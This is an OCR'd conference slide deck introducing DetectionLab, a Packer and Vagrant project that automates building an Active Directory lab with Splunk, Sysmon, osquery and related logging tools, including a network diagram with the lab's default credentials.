
Accelerating the Analysis of Offensive Security Techniques Using


# DetectionLab

Chris Long
Jan 2021



# $ cat agenda.txt

- Introduction to DetectionLab
- Tooling Overview
- Realistic Analysis Scenarios



# $ whoami

## Chris Long (clong)

Sr. Security Engineer @ Netflix

Previously: Facebook, Uber, Palantir

Fun fact: ２年ぐらい日本語を勉強しています。
しかも、４回日本に行ったことがあります！


@Centurion & @DetectionLab

https://github.com/clong

https://clo.ng


# What is it?

> *A repository containing a variety of scripts that allow you to automate the process of building an Active Directory environment complete with logging and security tooling*



# This is about efficiency, not novelty

- It is not a new analysis/forensic technique
- The major difference here is automation and multi-platform support
- Potential use-cases:
  - Testing security tooling (dev environment)
  - Checking your forensic trail (for pentesters)
  - Experimenting with offensive and defensive techniques
  - Learning new tools


# Where can I deploy it?

# Locally




# Cloud



# What problems does it solve?

**chris johnson**
@seajay

Follow

What's the quickest, automated way to bring up a dummy AD domain for testing?

5:17 AM - 23 May 2019

1

Tweet your reply

**Zack** @z_ack0 · 4h

Replying to @seajay

@DetectionLab in AWS, ~30 minutes

**clong/DetectionLab**

Vagrant & Packer scripts to build a lab environment complete with security tooling and logging best practices - clong/DetectionLab

github.com

1 2

**chris johnson** @seajay · 4h

this looks awesome. thank you!


# Setting up an Active Directory lab by hand is not fun.

- Find a bunch of Windows ISOs
- Install the operating systems
- Go through the domain creation wizard…
- Enroll a bunch of other hosts…
- Install software…
- Create GPOs…
- Many hours later, you have a lab!
- Not repeatable

# There has to be a more efficient way

- Packer for VM customization & creation
- Vagrant for VM provisioning
- How does this all fit together? Is this possible?


- ADFS2 showed me that this could work



# How do all the parts fit together?


- Inputs:
  - OS ISO,
  - batch and powershell scripts
  - OS-level customizations
- Output:
  - A compressed Virtual Machine (box) for VMware/Virtualbox/etc

# For the visual learners...





# How do all the parts fit together?

HashiCorp
Vagrant

- Input:
  - VM Box (from Packer)
  - Vagrantfile
  - Powershell scripts
- Output:
  - A customized virtual machine

# For the visual learners...





Osquery logs to Fleet via TLS
Osquery logs to Fleet via TLS
Osquery logs to Fleet via TLS
WinRM
Windows Event Logs via Windows Event Subscriptions
WinRM
Windows Event Logs via Windows Event Subscriptions
Logger
Ubuntu 18.04
192.168.38.105
DC
Windows Server 2016
192.168.38.102
WEF
Windows Server 2016
192.168.38.103
WIN10
Windows 10
192.168.38.104
Components
• Splunk Enterprise
• Suricata
• Zeek
• Kolide Fleet
• Apache Guacamole
Services
• Splunk
https://192.168.38.105:8000
admin : changeme
• Fleet
https://192.168.38.105:8412
admin : admin123#
• Apache Guacamole
https://192.168.38.105:8080
/guacamole
vagrant : vagrant
• Velociraptor
https://192.168.38.105:9999
admin : changeme
• SSH - vagrant ssh logger
Components
• Domain Controller
• ATA Lightweight Gateway
• Sysmon
• Osquery
• Velociraptor Agent
Services
• RDP
Host: dc.windomain.local
Creds: vagrant : vagrant
Components
• Windows Event Collector
• Splunk Forwarder
• Microsoft ATA
• Powershell Log Collector
• Sysmon
• Osquery
• Velociraptor Agent
Services
• RDP
Host: dc.windomain.local
Creds: vagrant : vagrant
• Microsoft ATA
https://192.168.38.105
wef\vagrant : vagrant
Components
• Simulates a user desktop
• Sysmon
• Osquery
• Velociraptor Agent
Services
• RDP
Host: dc.windomain.local
Creds: vagrant : vagrant
Windows Event Logs in Custom Channels sent to Splunk via Universal Forwarder


# Lab Tooling Overview


Full documentation available at:
https://detectionlab.network

splunk>

Windows Sysinternals



# Splunk


Search
Analytics
Datasets
Reports
Alerts
Dashboards
Search & Reporting
New Search
Save As
Create Table View
Close
| rest /services/data/indexes | fields title | search title!=_* NOT title IN("history", "main", "summary", "splunklogger")
Last 24 hours
9 results (12/27/20 10:00:00.000 PM to 12/28/20 10:16:38.000 PM)
No Event Sampling
Job
Smart Mode
Events
Patterns
Statistics (9)
Visualization
20 Per Page
Format
Preview
title
evtx_attack_samples
osquery
osquery-status
powershell
suricata
sysmon
threathunting
wineventlog
zeek

# Splunk

Splunk:

- Used to centralize data
- Powerful query language
- Apps and AddOns
- Create alerts
- Ingest 500mb/day
- Dev license (free) = 10GB/day
- Splunk Fundamentals training is excellent:
  https://www.splunk.com/en_us/training/free-courses/splunk-fundamentals-1.html

Indexes:

- evtx_attack_samples
- osquery
- osquery-status
- powershell
- suricata
- sysmon
- threathunting
- wineventlog
- zeek

# Windows Event Forwarding


